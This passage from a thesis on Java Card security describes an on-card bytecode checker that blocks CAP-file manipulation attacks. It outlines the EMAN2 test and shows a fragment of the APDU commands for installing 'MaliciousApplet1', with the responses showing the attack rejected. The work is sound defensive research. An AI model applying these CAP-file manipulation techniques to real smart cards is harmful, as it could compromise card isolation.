To test if the EMAN2 attack (Section 2.4.1.5) would be successful a not existing local variable is tried to be accessed. So a simple applet including a subroutine storing an arbitrary value to a local variable was created. Afterwards the index of the local variable was increased by exchanging the parameter of the *sstore* bytecode.

To prove that there are no false positive all sample applets included in the Java Card development kit are used. This includes for example the following applets:

- Wallet
- PhotoCard
- Biometry
- PurseWithLoyalty

4.3 On-Card Java Card Bytecode Checker and Tools

Here, the implementation of the tool to load the CAP file to the card and the on-card countermeasure is explained in more detail. The second section of this chapter is split up into the two main parts, the installer and the checking mechanism.

4.3.1 Off-Card Loader

The off-card loader's functionality of Fig. 3.7 is concentrated into a class called *CAP*. Within its constructor the CAP file is unpacked and the containing components are determined. In the method *genScript()* the method *genBeginCAP(· · ·)*, which of course writes out a *CAP Begin* APDU, is called. Afterwards each component, identified by its tag, is handled by the method *genComponent(· · ·)*, which is split up in three other submethods to get the *Component Begin*, *Component Data*, and *Component End*. Once more another method *genEOF()* is responsible to signal a *CAP End* APDU. All these methods and submethods have in common, that they take advantage of the *genAPDU(· · ·)* procedure to generate the APDUs. Thus, the part of the routine responsible for the *Component Data* APDUs must be appendixed the fall through case for the descriptor component, see LST. 4.5.

```
...
case Download.INS_COMPONENT_DATA:
    switch (tag) {
        case Download.COMPONENT_HEADER:
        case Download.COMPONENT_DIRECTORY:
        case Download.COMPONENT_APPLET:
        case Download.COMPONENT_IMPORT:
        case Download.COMPONENT_CONSTANTPOOL:
        case Download.COMPONENT_CLASS:
        case Download.COMPONENT_METHOD:
        case Download.COMPONENT_REFERENCELOCATION:
        case Download.COMPONENT_STATICFIELD:
        case Download.COMPONENT_EXPORT:
        case Download.COMPONENT_DESCRIPTOR:
            apdu = toHex(Download.INSTALLER_CLA) + " " + toHex(Download.
                    INS_COMPONENT_DATA) + " " +  toHex(Download.COMPONENT_TAGS[
                    tag]) + " 0x00 " + toHex((byte) size) + data + " 0x7F;";
            break;
        default:
            // skip
            return SUCCESS;
    }
    break;
    ...
```

LST. 4.5: Adding the descriptor component to be converted to APDUs.

4.3.2 On-Card Java Card Bytecode Checker

In this section all important changes to the classes of the installation process to support a rudimentary on-card BCV are explained.

4.3.2.1 Package Manager

In order to support more components to be stored temporarily the *PackageMgr* class holds now an integer array (*g_tempMemoryAddress[]*) of addresses to temporarily allocated EEPROM memory instead of a single integer address. The single value for the sizes has as well been changed to an array of shorts (*g_tempMemorySize[]*). According to these adaptations, the method for freeing the temporarily allocated memory had to be extended, too. The *freeTempMemory()* method is displayed in LST. 4.6.

```
1  public static void freeTempMemory() throws TransactionException {
2     /*Reclaim the temporarily allocated space*/
3     boolean doCommit = false;
4     if (JCSystem.getTransactionDepth() == 0) {
5         JCSystem.beginTransaction();
6         doCommit = true;
7     }
8
9     for (byte i = (byte)0; i < TEMP_COMPONENT_COUNT; ++i) {
10        if (g_tempMemoryAddress[i] != ILLEGAL_ADDRESS) {
11            NativeMethods.freeHeap(g_tempMemoryAddress[i], g_tempMemorySize[i]);
12            g_tempMemoryAddress[i] = ILLEGAL_ADDRESS;
13            g_tempMemorySize[i] = 0;
14        }
15    }
16
17    if (doCommit) {
18        JCSystem.commitTransaction();
19    }
20 }
```

LST. 4.6: Add the possibility to store more than one component temporarily at once.

4.3.2.2 Installer

The installer is inherited from the *Component* class like every other class responsible to compute an incoming component. The superclass defines globals and methods shared by all component linkers during the installation. For example, a static boolean array *g_loadComplete[]* to indicate if a component has been fully stored into the EEPROM or not. The first extension to the *Component* class was the *g_linkComplete[]* static boolean array. It is used to be up to date about the linking status of a component. The methods to set the status in the arrays is either the former method *setComplete()* renamed to *setLoadComplete()* and the new method *setLinkComplete()* which were called by the responsible subclass for a component. These classes override the essential methods *init()*, *process()*, *postProcess()*, and the new *link()* to get their represented component ready for execution. The just listed methods are called by the installer at certain states.

The installer's state diagram is presented in Fig. 4.4. The amount of states has not changed because it directly corresponds with the incoming APDU types. This can be seen by comparing the APDU generation in Fig. 3.5 of the original off-card loader, the new process in Fig. 3.7 and the state diagram (Fig. 4.4). Instead, the tasks within some states




Fig. 4.4: Statediagram of installing a package to the Java Card reference implementation.

have slightly been adapted.

When the installer applet is selected and a *CAP Begin* APDU is received the installer switches into the *CAP Begin* state. In this state the installer still initialises the common superclass *Component* by resetting the arrays *g_loadComplete[]*, *g_linkComplete[]* and the array storing the offsets of the different components (*g_componentOffsets[]*) as well as other static members of the class. The *PackageMgr* is also reset.

Next a *Begin Component* APDU is expected to go into the *Begin Component* state. If the download order holds the previously mentioned *init()* method is called. Otherwise the installer throws an exception indicating a wrong command order and switches into the error state. *init()* usually resets some variables in the common superclass and allocates the temporary memory if needed.

The *Data Component* APDU congenial to the started component directs the installer to change into the *Data Component* state. Here the *process()* method is called. It parses through the transmitted data sequentially, analyses it and stores relevant one. At the end *setLoadComplete()* is called when the component was fully loaded to the card and no further processing is needed. In case of components that do not refer to others *setLinkComplete()* can be signalled too. If the analysis encounters inconsistencies an exception is thrown and the installer alternates to the error state.

To finish a component the *End Component* APDU is expected. The installer switches into the identically named state and hands over the processing to the components *postProcess()* method. In the reference implementation this method was responsible for linking the components. Now that the linking is done after all components were downloaded this state is just used by the descriptor component to start the checking mechanism. Once the verification has been successfully completed the descriptor component sets its load state within *g_linkComplete[]*.

After all components have been loaded to the card and the bytecode was verified an *End CAP* is anticipated. If it is received the installer calls the *link()* method of each component accept those that does not refer to others like the static field component and the applet component. Next, the package manager is instructed to release all temporary memory (*PackageMgr.freeTempMemory()*). The last action is to end the transaction that the new package is permanently stored.

4.3.2.3 Checking Mechanism / Descriptor Component

Due to the adaptation of the linking time, the *postProcess()* method is just used by the descriptor component to subsequently tell the checker to start. As the checker only consists of one function, remember Fig. 3.10, it is directly included to the descriptor component's *postProcess()* to save the overhead a new class would cost. The optimised structure of the checking mechanism is pointed out in Fig. 4.5.

Looking closely to the modification arise another difference to the original design of Fig. 3.9, the offset to the static field will be checked by the constant pool component at linking time. This also saves time and space because during linking the static field offset must be anyway accessed. So, just one additional *if* is needed instead of parsing the constant pool entry and checking the offset.

Additional to the minimal set of bytecode checks listed in Section 3.3.1 the following were implemented to raise the security:




Fig. 4.5: Modification to the basic design of the checking mechanism to increase the performance (lower the memory usage and save the time for an additional method call).

- functions are not allowed to contain illegal bytecodes
- integer instructions are not allowed if they are not stated to be used or not supported
- jump targets must be within the same method and a valid opcodes
- occurring return instructions match the method's signature
- if there are any constraints on the parameter's dependencies of the bytecodes they must hold

4.3.2.4 Constant Pool Component

At the constant pool component's *link()* method erstwhile *postProcess()* some constraints extracted from the JCVM specification ([Ora11c, Section 6.8]) are tested. This means, that the constant pool tag is defined, a might available padding byte is zero, and offsets to the static field are within the bounds of their intend destination.

4.3.2.5 Static Field Component

In the static field component's *process()* state machine checks to identify a corrupted static field image size and unsupported array types were embedded. Note that this component must not linked at all, so its link status is set in *g_linkComplete[]* within this method, too.

4.3.2.6 Class Component, Method Component

The class and method component's size is needed for verification, thus, they are stored to the class's contexts. As in all components which implemented a *postProcess()* method they were renamed to *link()*.

4.3.2.7 Reference Location Component

The reference location component is now stored temporarily to have it available during the linking procedure. The previous linking state machine of *postProcess()* gathering data from the APDU buffer is changed to the link() method, parsing the temporary allocated memory.

4.3.2.8 Other Components

All other components have not been changed except adding a *link()* method which just calls *setLinkComplete()* to set the status.

4.3.3 Results of the Countermeasure Based on Static Checks

In this subsection the effectiveness of the countermeasure is presented. Furthermore, the size of the prototype is compared to its benefit.

The implemented rudimentary BCV ensures, that the hereafter mentioned security constraints are not violated by a package to be installed. If one of these constraints does not hold the installer refuses the installation and returns an error code.

- functions are not allowed to contain illegal bytecodes
- local variables indices accessed by bytecodes are within the defined bounds
- integer instructions are not allowed if they are not stated to be used or not supported
- jump targets must be within the same method and a valid opcodes
- occurring return instructions match the method's signature
- indices to constant pool entries are not out of range
- bytecodes are accessing constant pool entries of the right type
- no invalid constant pool type exists
- padding bytes within constant pool entries are zero
- static field offsets in the constant pool do not exceed the static field image
- the static field image size is not inconclusive
- no unsupported array types exists in the static field
- constraints on the parameters of the bytecodes must hold:
  - matches of a *lookupswitch* are sorted in increasing numerical order
  - the *tableswitch* low value is smaller than the high value
  - m and n of a *swap_x* are either 0x1 or if intergers are supported 0x2
  - non reference types of the *instanceof* bytecode require the indices to be zero

To test the potency of this countermeasure the attack of this work is performed on the prototype. The noticeable commands sent to the simulator including the rudimentary BCV are listed in LST. 4.7 and the responses to the commands are shown in LST. 4.8.

As expected, the first checks within the descriptor component did not detect any errors in the CAP file. In contrast, when the linking is performed, the constant pool's boundary violations of the incorrect offsets to elements within the static field image are detected. The previous state of the Java Card is restored and the *MaliciousApplet1* of the

```
// End Component (descriptor component's tag: 0x0B)
//   CLA: 80, INS: BC, P1: tag, P2: 00, Lc: 00, Le: 00
// expected response:
//   LE: 00, SW: 9000
0x80 0xBC 0x0B 0x00 0x00 0x00;

// CAP End
//   CLA: 80, INS: BA, P1: 00, P2: 00, Lc: 00, Le: 00
// expected response:
//   LE: 00, SW: 9000
0x80 0xBA 0x00 0x00 0x00 0x00;

// create an applet instance of MaliciousApplet1:
//   CLA: 80, INS: B8, P1: 00, P2: 00, LC: 0C, [AID length: 0A, AID:
        0000000000/0000000001, parameter length: 00], LE: 7F
// expected response:
//   LE: 0A, AID: 0000000000/0000000001, SW: 9000
0x00 0xA4 0x04 0x00 0x0A 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x01 0x7F;
```

LST. 4.7: Attack adopted the Java Card reference implementation. 0x0BC was added to the offsets of the static variables in the *attackPart1* package. The returned values of these commands are presented in LST. 4.8

```
// End Component (descriptor component's tag: 0x0B)
// response:
//   success
Le: 00, SW: 9000

// CAP End
// response:
//   invalid offset into the static field image
Le: 00, SW: 6463

// create an applet instance of MaliciousApplet1:
// response:
//   applet not found
Le: 00, SW: 6443
```

LST. 4.8: Outputs of the sent commands of LST. 4.7.

attackPart1 could not be found on the card. Hence, that the packages of the second part were loaded and linked because they do not infringe the Java Card specification. Their applets (*MaliciousApplet2a* and *MaliciousApplet2b*) are selectable without compromising safety.

The effectiveness of the checks including the additional ones has been tested by other logical attacks like EMAN1 and EMAN2, too. All packages including an attack based on corrupting a CAP file and breaking the Java Card specification at one of the previous mentioned points were refused to be installed.

To implement these basic checks 4054 additional bytes within the ROM were needed. Although the JCRE's size increases by nearly 11.4 % it still small enough with its ROM usage of less than 39 KiB to be used on smart cards. There is also still enough space left to implement further checks on the card.

The descriptor component is just stored temporarily and all other components which have been changed to be stored temporarily as well are changed during the linking in place. That's why no additional EEPROM storage is needed when the installation process of a package has been finished.

Of course, the time for installation has increased, owed by loading an additional component to the Java Card, copying more information from the APDU buffer located in RAM and doing all the implemented checks on the EEPROM. But all that is immaterial, because installing a new package is still done within seconds and the normal execution time of the applets is not increased.

Chapter 5

Conclusion

This work presents a successful attack to Java Cards in the user centric ownership model and an applicable countermeasure. The proposed attack is based on CAP file manipulation by altering constant pool items of static variables. It is designed to be independent from the Java Cards memory layout and has been proved to work on the Java Card reference implementation.

Furthermore a possible countermeasure to the work's attack and other attacks for example EMAN1 and EMAN2 is introduced. This countermeasure performs several checks during the installation of packages on the card that an off-card BCV would do. The design takes future extensions and adaptations to additional run-time countermeasures into account. The prototype of the countermeasure has been integrated into the Java Card reference implementation. Our countermeasure was able to detect the malicious applet and rejects its installation. It refuses the linking and restores the previous state of the Java Card. The overall ROM consumption of the prototype is less than 39 KiB. The adaptations themselves require additional 4 KiB (11.4 %). Thus the prototype is still suitable for Java Cards. Although, the descriptor component must also be loaded to the card to enable the verification, the EEPROM consumption after the installation of a package is the same as on the reference implementation without the countermeasure. The additional installation time caused by the new countermeasure's code is negligible, since installing applets is a seldom use case compared to the applets' usage. During execution, no further security checks are needed which would decrease the run-time performance of an applet.

Future work could be extending the verification, including the generation of information to enable run-time checks, and optimisations to the prototypes implementation. A full implementation of the off-card BCV on the Java Card will be a further research topic.

Appendix A

Definitions

Abbreviations and Acronyms

APDU	Application Protocol Data Unit
BB	Basic Block
EMAN	**Em**ilie Faugeron and **An**thony Dessiatnikoff
FoB	Field of Bit
JAR	Java Archive
RSA	Ron **R**ivest, Adi **S**hamir and Leonard **A**dleman
TPDU	Transmission Protocol Data Unit
opcode	**Op**eration **Code**
AID	Application Identifier
API	Application Programming Interface
BCV	Bytecode Verifier
CAD	Card Acceptance Device
CAP	Converted Applet
CD	Compact Disk
CPU	Central Processing Unit
CRC	Cyclic Redundancy Check
CRT	Chinese Remainder Theorem
EEPROM	Electronically Erasable Programmable Read-Only Memory
JCRE	Java Card Runtime Environment
JCVM	Java Card Virtual Machine
JRE	Java Runtime Environment
JVM	Java Virtual Machine

OS	Operating System
PC	Personal Computer
PIN	Personal Identification Number
RAM	Random Access Memory
RID	National Registered Application Provider Identifier
ROM	Read-Only Memory
SFR	Special Function Register
SIO	Shareable Interface Object
TOE	Target of Evaluation
TOS	Top of Stack
URI	Unified Resource Identifier

Symbols

GND	Ground
V_{dd}	Positive supply voltage
V_{det}	Reference determination voltage

Glossary

Application Protocol Data Unit

The APDU is the communication unit between a smart card reader and a smart card. Its structure is defined by ISO/IEC 7816-4. The APDU can be achieved by a sequence of TPDU exchanges.

Basic Block

A run-time countermeasure presented in .

EMAN

EMAN attacks were developed by the smart secure devices team at the Xlim Research Institute, University of Limoges. **Em**ilie Faugeron and **An**thony Dessiatnikoff, whom the attacks are named after, contributed the basic ideas.

Field of Bit

A run-time countermeasure presented in .

Java Archive

JAR files are built on the ZIP file format and are used to aggregate many files into one file. Usually applications or libraries on the Java Card platform as well as on the Java platform are distributed in this JAR format.

RSA

RSA is an asymmetric key algorithm for public-key cryptography based on the factoring problem.

Transmission Protocol Data Unit

The TPDU is a message encapsulation format and used between a smart card reader and a smart card. Its structure is defined by ISO/IEC 7816-3.

Operation Code

The opcode is the part of an instruction, in case of Java a bytecode, that specifies the operation to be executed. The opcode is also termed as instruction byte.

Bibliography

[AMM10] R.N. Akram, K. Markantonakis, and K. Mayes. A Paradigm Shift in Smart Card Ownership Model. In *Computational Science and Its Applications (ICCSA), 2010 International Conference on*, pages 191 –200, march 2010.

[BDH11] G. Barbu, G. Duc, and P. Hoogvorst. Java Card Operand Stack: Fault Attacks, Combined Attacks and Countermeasures. In Emmanuel Prouff, editor, *CARDIS*, volume 7079 of *Lecture Notes in Computer Science*, pages 297–313. Springer, 2011.

[BDL01] Dan Boneh, Richard A. DeMillo, and Richard J. Lipton. On the Importance of Eliminating Errors in Cryptographic Computations. *Journal of Cryptology*, 14:101–119, 2001. 10.1007/s001450010016.

[BECN+06] H. Bar-El, H. Choukri, D. Naccache, M. Tunstall, and C. Whelan. The Sorcerer's Apprentice Guide to Fault Attacks. *Proceedings of the IEEE*, 94(2):370 –382, feb. 2006.

[BICL11] Guillaume Bouffard, Julien Iguchi-Cartigny, and Jean-Louis Lanet. Combined Software and Hardware Attacks on the Java Card Control Flow. In *Proceedings of the 10th IFIP WG 8.8/11.2 international conference on Smart Card Research and Advanced Applications*, CARDIS'11, pages 283–296, Berlin, Heidelberg, 2011. Springer-Verlag.

[BLM+11] Guillaume Bouffard, Jean-Louis Lanet, Jean-Baptiste Machemie, Jean-Yves Poichotte, and Jean-Philippe Wary. Evaluation of the Ability to Transform SIM Applications into Hostile Applications. In Emmanuel Prouff, editor, *Smart Card Research and Advanced Applications*, volume 7079 of *Lecture Notes in Computer Science*, pages 1–17. Springer Berlin / Heidelberg, 2011.

[BTG10] Guillaume Barbu, Hugues Thiebeauld, and Vincent Guerin. Attacks on Java Card 3.0 Combining Fault and Logical Attacks. In Dieter Gollmann, Jean-Louis Lanet, and Julien Iguchi-Cartigny, editors, *Smart Card Research and Advanced Application*, volume 6035 of *Lecture Notes in Computer Science*, pages 148–163. Springer Berlin / Heidelberg, 2010.

[Che00] Zhiqun Chen. *Java Card Technology for Smart Cards: Architecture and Programmer's Guide*. Addison-Wesley Longman Publishing Co., Inc., Boston, MA, USA, 2000.

[CS05] Serge Chaumette and Damien Sauveron. An efficient and simple way to test the security of Java Cards. In *IN: PROCEEDINGS OF 3RD INTERNATIONAL WORKSHOP ON SECURITY IN INFORMATION SYSTEMS : WOSIS 2005*, 2005.

[GA03] S. Govindavajhala and A.W. Appel. Using Memory Errors to Attack a Virtual Machine. In *Security and Privacy, 2003. Proceedings. 2003 Symposium on*, pages 154 – 165, may 2003.

[Gad05] K.O. Gadellaa. Fault Attacks on Java Card. Master's thesis, University of Technology Eindhoven, Department of Mathematics and Computing Science `http://alexandria.tue.nl/extra2/afstversl/wsk-i/gadellaa2005.pdf`, 2005.

[HM10] Jip Hogenboom and Wojciech Mostowski. Full Memory Read Attack on a Java Card, 2010.

[ICL10] Julien Iguchi-Cartigny and Jean-Louis Lanet. Developing a Trojan applets in a smart card. *J. Comput. Virol.*, 6:343–351, November 2010.

[LBL+12] Michael Lackner, Reinhard Berlach, Johannes Loinig, Reinhold Weiss, and Christian Steger. Towards the Hardware Accelerated Defensive Virtual Machine - Type and Bound Protection. In *Proceedings of the 11th IFIP international conference on Smart Card Research and Advanced Applications*, CARDIS'12. In Press, 2012.

[Mic06] Sun Microsystems. Java Card System Protection Profile. Technical report, April 2006. Version 1.1.

[Mic09a] Sun Microsystems. *Runtime Environment Specification, Version 3.0.1.* Java Card Platform, Connected Edition, 2009.

[Mic09b] Sun Microsystems. *Virtual Machine Specification, Version 3.0.1.* Java Card Platform, Connected Edition, 2009.

[Mic10] Sun Microsystems. Java Card System Protection Profile. Technical report, April 2010. Version 2.6.

[MP08] Wojciech Mostowski and Erik Poll. Malicious Code on Java Card Smartcards: Attacks and Countermeasures. In Gilles Grimaud and François-Xavier Standaert, editors, *Smart Card Research and Advanced Applications*, volume 5189 of *Lecture Notes in Computer Science*, pages 1–16. Springer Berlin / Heidelberg, 2008.

[Ora11a] Oracle. *Development Kit User Guide, Version 3.0.4.* Java Card Platform, Classic Edition, 2011.

[Ora11b] Oracle. *Runtime Environment Specification, Version 3.0.4.* Java Card Platform, Classic Edition, 2011.

[Ora11c] Oracle. *Virtual Machine Specification, Version 3.0.4.* Java Card Platform, Classic Edition, 2011.

[Ora12] Oracle. *Off-card Verification Tool Specification, Version 1.0.* Java Card Platform, Classic Edition, 2012.

[SICL09] Ahmadou A. Sere, Julien Iguchi-Cartigny, and Jean-Louis Lanet. Automatic detection of fault attack and countermeasures. In *Proceedings of the 4th Workshop on Embedded Systems Security*, WESS '09, pages 7:1–7:7, New York, NY, USA, 2009. ACM.

[SICL10] A. Séré, J. Iguchi-Cartigny, and J. Lanet. Checking the Paths to Identify Mutant Application on Embedded Systems. In Tai-hoon Kim, Young-hoon Lee, Byeong-Ho Kang, and Dominik Slezak, editors, *Future Generation Information Technology*, volume 6485 of *Lecture Notes in Computer Science*, pages 459–468. Springer Berlin / Heidelberg, 2010.

[SICL11] A. A. Sere, J. Iguchi-Cartigny, and J. Lanet. Evaluation of Countermeasures Against Fault Attacks on Smart Cards. *International Journal of Security and Its Applications, Vol.5 No.2*, April 2011.

[Ver06] O. Vertanen. Java Type Confusion and Fault Attacks. In Luca Breveglieri, Israel Koren, David Naccache, and Jean-Pierre Seifert, editors, *Fault Diagnosis and Tolerance in Cryptography*, volume 4236 of *Lecture Notes in Computer Science*, pages 237–251. Springer Berlin / Heidelberg, 2006.

[VF10] Eric Vetillard and Anthony Ferrari. Combined attacks and countermeasures. *Smart Card Research and Advanced Application, Cardis 2010*, April 2010.

[Wit02] Marc Witteman. Advances in Smartcard Security. *Information Security Bulletin*, July 2002.

[Wit03] Marc Witteman. Java Card Security. Information Security Bulletin, July 2003.